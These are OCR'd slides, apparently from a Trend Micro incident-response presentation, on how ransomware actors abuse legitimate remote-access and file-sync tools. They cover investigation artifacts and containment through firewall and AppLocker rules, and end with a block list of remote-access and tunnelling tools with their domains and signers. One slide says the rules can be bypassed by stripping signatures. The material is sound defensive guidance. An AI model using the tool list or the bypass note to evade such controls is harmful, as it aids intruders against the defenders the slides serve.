
WinSCP : Artifacts

Feature: Data Transfer	Transfer specific files or directories

Useful Artifacts	Files	Registry	Process/NW	Others

Registry

HKCU¥SOFTWARE¥Martin Prikryl¥WinSCP 2¥Configuration¥CDCache
HKCU¥SOFTWARE¥Martin Prikryl¥WinSCP 2¥Configuration¥LastFingerprints



コンピューター¥HKEY_CURRENT_USER¥SOFTWARE¥Martin Prikryl¥WinSCP 2¥Configuration¥CDCache

名前	種類	データ
(既定)	REG_SZ	(値の設定なし
ftpuser@19[redacted].18	REG_BINARY	41
sshuser@13[redacted].48	REG_BINARY	41

コンピューター¥HKEY_CURRENT_USER¥SOFTWARE¥Martin Prikryl¥WinSCP 2¥Configu

名前		
(既定)	REG_SZ	(値の設定なし
13.[redacted].48:22:ssh	REG_SZ	ssh-ed25519

IP Address of remote server and used protocol

TREND MICRO™


3rd Chapter

Countermeasures

- How to containment
- How to prevention and monitoring

Outline of Countermeasures

Containment




Investigate clients

Locate abused legit tools

Control abused legit tools

Scope the impact

Prevention & Monitoring



Survey the tool usage

Determine allowed/disallowed tools

Control the disallowed tool

Set up alert monitoring system and operational flow

Outline of Countermeasures


- **Block outbound communications** is the most effective.
- Block agent execution with AppLocker could be also effective, but **will not work if the agent is already running with system privileges.**
- It is recommended to **control by "product name" or “Publisher"** of **each exe and msi** after uninstalling them.

Method	Effectiveness
Block outbound communications	◎
Block application executions	○
Block Installer executions	○

Supplement: Out of Scope

- **Root countermeasures such as the following examples are not included in this document**
  - Intrusion prevention by ransomware actors
    - Public port control tied to Global IP
      - Checking and controlling the publication status of 3389 in particular
    - Identification of SSL-VPN devices
      - Two-factor authentication and restriction of source IP
  - Identification of administrator accounts, minimization and password strengthening
  - Separation of client terminal privileges
  - LAN segmentation (VLAN, unnecessary port blockage, etc.)

Countermeasure: Containment



Containment

Investigate clients

Locate abused legit tools

Control abused legit tools

Scope the impact

Prevention & Monitoring

Survey the tool usage


Determine allowed/disallowed tools

Control the disallowed tool

Set up alert monitoring system and operational flow


Investigate > Locate

1. **Investigate and create the breach timeline**
   - ✓ MFT*, event logs, audit trail tools (e.g. Skysea,lanscope)
2. **Locate abused legitimate tools** installed around the time of the breach
   - ✓ The following image shows an example of AnyDesk installation



ParentPath	FileName	Extensi	FileSize	Created0x10
.¥Users¥fgu58661¥AppData¥Roaming¥AnyDesk	printer_driver		0	2022/12/27 10:39
.¥Users¥fgu58661¥AppData¥Roaming¥AnyDesk¥printer_d	v4.cab	.cab	130790	2022/12/27 10:39
.¥ProgramData¥AnyDesk	ad_svc.trace	.trace	16071	2022/12/27 10:39
.¥ProgramData¥Microsoft¥Windows¥Start Menu¥Programs	AnyDesk		0	2022/12/27 10:39
.¥ProgramData¥Microsoft¥Windows¥Start Menu¥Programs	AnyDesk.lnk	.lnk	1979	2022/12/27 10:39
.¥ProgramData¥Microsoft¥Windows¥Start Menu¥Programs	Uninstall AnyDesk.lnk	.lnk	1106	2022/12/27 10:39
.¥ProgramData¥Microsoft¥Windows¥Start Menu¥Programs	AnyDesk.lnk	.lnk	2001	2022/12/27 10:39
.¥Users¥Public¥Desktop	AnyDesk.lnk	.lnk	1961	2022/12/27 10:39
.¥ProgramData¥AnyDesk	service.conf	.conf	3010	2022/12/27 10:39
.¥ProgramData¥AnyDesk	system.conf	.conf	967	2022/12/27 10:39
.¥ProgramData	AnyDesk		0	2022/12/27 10:39
.¥Program Files (x86)¥AnyDesk	AnyDesk.exe	.exe	4021320	2022/12/27 10:39
.¥Program Files (x86)	AnyDesk		0	2022/12/27 10:39

MFT



システム　イベント数: 20,095

レベル	日付と時刻	ソース
情報	2022/12/27 10:39:21	Service Control Manager

イベント 7045, Service Control Manager

```
サービスがシステムにインストールされました。

サービス名:  AnyDesk Service
サービス ファイル名:  "C:¥Program Files (x86)¥AnyDesk¥AnyDesk.exe" --service
サービスの種類:  ユーザー モード サービス
サービス開始の種類:  自動的な開始
サービス アカウント:  LocalSystem
```

System event log (ID: 7045)


*MFT: Master File Table

Control > Scope (1/2)

1. **Control the outbound communication** from the tools by web filtering, proxy, etc.
2. **Control the tool execution** by publisher, product name
3. **Investigate client** where the tool is deployed, locating from communication logs
4. Timeline investigation and interview the user **to determine whether the tool was installed intentionally or was abused by an attacker.**

Control > Scope (1/2)

1. **Control the outbound communication** from the tools by web filtering, proxy, etc.
2. **Control the tool execution** by publisher, product name.



all

www.[redacted].com


wildcard.splashtop.com

wildcard.remoteutilitie

wildcard.anydesk.com always ALL

Address	wildcard.anydesk.com
Type	FQDN
FQDN	*.anydesk.com
Interface	□ any
Collected Resolved IPs	Unresolved FQDN: *.anydesk.com
Comments	AnyDesk
References	1

Controlling outbound communication (Fortigate)



規則の

するかを選択します。スライダーを下に動かすほど

にある場合、すべての署名済みファイルに規則が

拒否 Everyone ANYDESK、* 発行元

このアプリは、システム管理者によってブロックされています。

詳しくは、システム管理者に問い合わせてください。

参照ファイル:

C:¥Program Files (x86)¥AnyDesk¥AnyDesk.exe


すべての発行元

発行元(U):	*
製品名(D):	ANYDESK
ファイル名(F):	*
ファイルのバージョン(V):	* 以上

Controlling tool by product name (AppLocker)

Considerations: Controlling the tool

- AppLocker logs are recorded to the local event log
  - =**Difficult to aggregate logs**, thus it is better to locate the compromised hosts first through outbound communication, and then consider execution control
- Instead, security products or audit trail tools normally support log aggregation.



EXE and DLL　イベント数: 212

レベル	日付と時刻	ソース	イベント…	タスクの…
情報	2022/12/27 12:26:41	AppLo…	8002	なし
情報	2022/12/27 12:26:41	AppLo…	8002	なし
情報	2022/12/27 12:23:56	AppLo…	8002	なし
情報	2022/12/27 12:17:56	AppLo…	8002	なし
エラー	2022/12/27 12:12:14	AppLo…	8004	なし
情報	2022/12/27 12:12:05	AppLo…	8002	なし
情報	2022/12/27 12:11:50	AppLo…	8001	なし
情報	2022/12/27 12:10:12	AppLo…	8002	なし
情報	2022/12/27 11:58:08	AppLo…	8002	なし

イベント 8004, AppLocker


%PROGRAMFILES%¥ANYDESK¥ANYDESK.EXE は実行を許可されませんでした。

ログの名前(M): Microsoft-Windows-AppLocker/EXE and DLL
ソース(S): AppLocker　ログの日付(D): 2022/
イベント ID(E): 8004　タスクのカテゴリ(Y): なし
レベル(L): エラー　キーワード(K):
ユーザー(U): [redacted]¥eu58661　コンピューター(R): TRT-K
オペコード(O): 情報
詳細情報(I): イベント ログのヘルプ

Event log (AppLocker – EXE and DLL)

Considerations: Controlling the tool

- Controlling the tolls by publisher or product name **can be bypassed by removing the signature from the tools**.
- If you afraid bypass,enable "**Only elevate executables that are signed and validated**" in the security policy to control unsigned executable files.
    - It is necessary to consider the operational impact on self-developed tools, etc.



規則の基準として使用する署名済みファイルを参照します。スライダーを使用して、どのプロパティで規則を定義するかを選択します。スライダーを下に動かすほど、規則が厳密になります。スライダーがいずれかの発行者の位置にある場合、すべての署名済みファイルに規則が適用されます。

参照ファイル: C:¥Program Files (x86)¥AnyDesk¥AnyDesk.exe

すべての発行元


発行元(U): *

製品名(D): ANYDESK

ファイル名(F): *

ファイルのバージョン(V): * 以上


AppLocker



ポリシー	セキュリティの設定
ネットワーク セキュリティ: 次回のパスワード変更時に LAN Manager のハッシュ値を保存しない	有効
ネットワーク セキュリティ: 必須の署名をしている LDAP クライアント	ネゴシエーション署名
ユーザー アカウント制御: UIAccess アプリケーションで、セキュリティで保護されたデスクトップを使用せずに昇格のプロンプトを表示できるようにする	無効
ユーザー アカウント制御: アプリケーションのインストールを検出し、昇格をプロンプトする	有効
ユーザー アカウント制御: ビルトイン Administrator アカウントのための管理者承認モード	未定義
ユーザー アカウント制御: 安全な場所にインストールされている UIAccess アプリケーションの昇格のみ	有効
ユーザー アカウント制御: 各ユーザーの場所へのファイルまたはレジストリの書き込みエラーを仮想化する	有効
ユーザー アカウント制御: 管理者承認モードですべての管理者を実行する	有効
ユーザー アカウント制御: 管理者承認モードでの管理者に対する昇格時のプロンプトの動作	Windows 以外のバイナリ...
ユーザー アカウント制御: 署名され検証された実行ファイルのみを昇格する	無効
ユーザー アカウント制御: 昇格のプロンプト時にセキュリティで保護されたデスクトップに切り替える	有効
ユーザー アカウント制御: 標準ユーザーに対する昇格時のプロンプトの動作	資格情報を要求する

Local Security Policy (UAC Part)

Countermeasure:Prevention&Monitoring



Containment

- Investigate clients
- Locate abused legit tools
- Control abused legit tools
- Scope the impact

Prevention & Monitoring

- Survey the tool usage
- Determine allowed/disallowed tools
- Control the disallowed tool
- Set up alert monitoring system and operational flow

Survey > Determine

- **Survey the tool usage**
  1. Investigate communication log, audit trail logs, etc..
  2. Locate who is using in what purpose
  3. Interview the user if the tool is for operation or private use
- **Determine allowed/disallowed tools**
  1. Disallowed tool must be prohibited, or users must request for approval each time they use
  2. Remove the disallowed tools which are already in use

Control > Set up

- **Control the disallowed tool**
  - Via FW, file name, or product name
  - Recommended to start from controlling via FW
- **Set up alert monitoring system and operational flow**
  - Check if the detection is expected or not
    - Date and time, user interview, etc..

Classification example

Tool usage	**Host category**	
	Allowed host	Disallowed host
Tools allowed to all the employees	**Control and monitor only Server OS**	
Tools allowed to part of the employees	**-**	**Control and monitor communication and tool installation & executions**
Disallowed tools	**Control and monitor communication and tool installation & executions**	

Prevention & Monitoring tips

- At first, pay particular attention to RMM/SYNC tool execution on **Server OS** since it is unlikely during daily operations
- **Utilize Web Filtering Categories** (e.g. file storage services) instead of registering disallowed URL one by one
- **Utilize EDR product rules or custom queries** to investigate and visualize the tool usage

Wrap up

This document refers to:

- How the legit tools are being abused in recent human operated ransomware.
- The tools specification and useful artifacts for investigation.
- How to contain, prevent and monitor the attack.

▼

Next action:

- Please utilize Appendix information for your incident response and monitoring!

Ex Chapter


Appendix

- A list for tool control
- Artifacts summary

A list for tool control

- A list on next page refers to..


1. **URLs to block communication** between agents and the tool destinations
2. **Product Name and Publisher to block execution** of each the tools by AppLocker



Name: wildcard.nanosystems.it
Color: Change
Type: FQDN
FQDN: *.nanosystems.it
Interface: □ any
Show in address list: ●
Static route configuration: ○
Comments: SupRemo 7/255

Supremo
ゲートウェイに接続できません
OK

Communication will be timed out



規則の基準として使用する署名済みファイルを参照します。スライダーを使用して、どのプロパティで規則を定義するかを選択します。スライダーを下に動かすほど、規則が厳密になります。スライダーがいずれかの発行者の位置にある場合、すべての署名済みファイルに規則が適用されます。

参照ファイル: C:¥Users¥user01¥Downloads¥GoodSync-v11-Setu

すべての発行元
発行元(U): O=SIBER SYSTEMS, L=FAIRFAX, C=US
製品名(D): GOODSYNC
ファイル名(F): *
ファイルのバージョン(V): *
☑ カスタム値を使用する(S)

Rules to control exe files

Rules to control msi files

Publisher

Product Name

AppLocker settings

A list for tool control

Tool	URL to block	Product Name	Publisher
AnyDesk	*.net.anydesk.com	ANYDESK	[exe] O=PHILANDRO SOFTWARE GMBH, L=STUTTGART, S=BADEN-WÜRTTEMBERG, C=DE
Atera	*.atera.com, ps.pndsn.com	ATERAAGENT	[msi] O=ATERA NETWORKS LTD, L=TEL AVIV-YAFO, C=IL
ConnectWise	*.screenconnect.com	SCREENCONNECT	[exe] O=CONNECTWISE, LLC, L=TAMPA, S=FLORIDA, C=US
LogMeIn	*.logmein.com	LOGMEIN	[msi] O=LOGMEIN, INC., L=BOSTON, S=MASSACHUSETTS, C=US
Ngrok	*.ngrok.com	NGROK AGENT	[exe] O=NGROK, INC., L=SAN DIEGO, S=CALIFORNIA, C=US
Remote Utilities	*.remoteutilities.com	REMOTE UTILITIES	[exe] O=REMOTE UTILITIES LLC, L=MOSCOW, C=RU
Splashtop	*.splashtop.com	SPLASHTOP® STREAMER	[exe] O=SPLASHTOP INC., L=SAN JOSE, S=CALIFORNIA, C=US
SupRemo	*.nanosystems.it	SUPREMO REMOTE CONTROL	[exe] O=NANOSYSTEMS S.R.L., L=ASCOLI PICENO, S=ASCOLI PICENO, C=IT
TeamViewer	*.teamviewer.com	TEAMVIEWER	[exe] O=TEAMVIEWER GERMANY GMBH, L=GÖPPINGEN, S=BADEN-WÜRTTEMBERG, C=DE
TightVNC	-	TIGHTVNC	[msi] O=GLAVSOFT, OOO, L=TOMSK, S=TOMSKAYA OBLAST, C=RU
FileZilla	Depends on target services	FILEZILLA	[exe] O=TIM KOSSE, S=NORDRHEIN-WESTFALEN, C=DE
FreeFIleSync	Depends on target services	FREEFILESYNC	[exe] O=FLORIAN BAUER, S=BAVARIA, C=DE
GoodSync	*.goodsync.com / target services	GOODSYNC	[exe] O=SIBER SYSTEMS, L=FAIRFAX, C=US
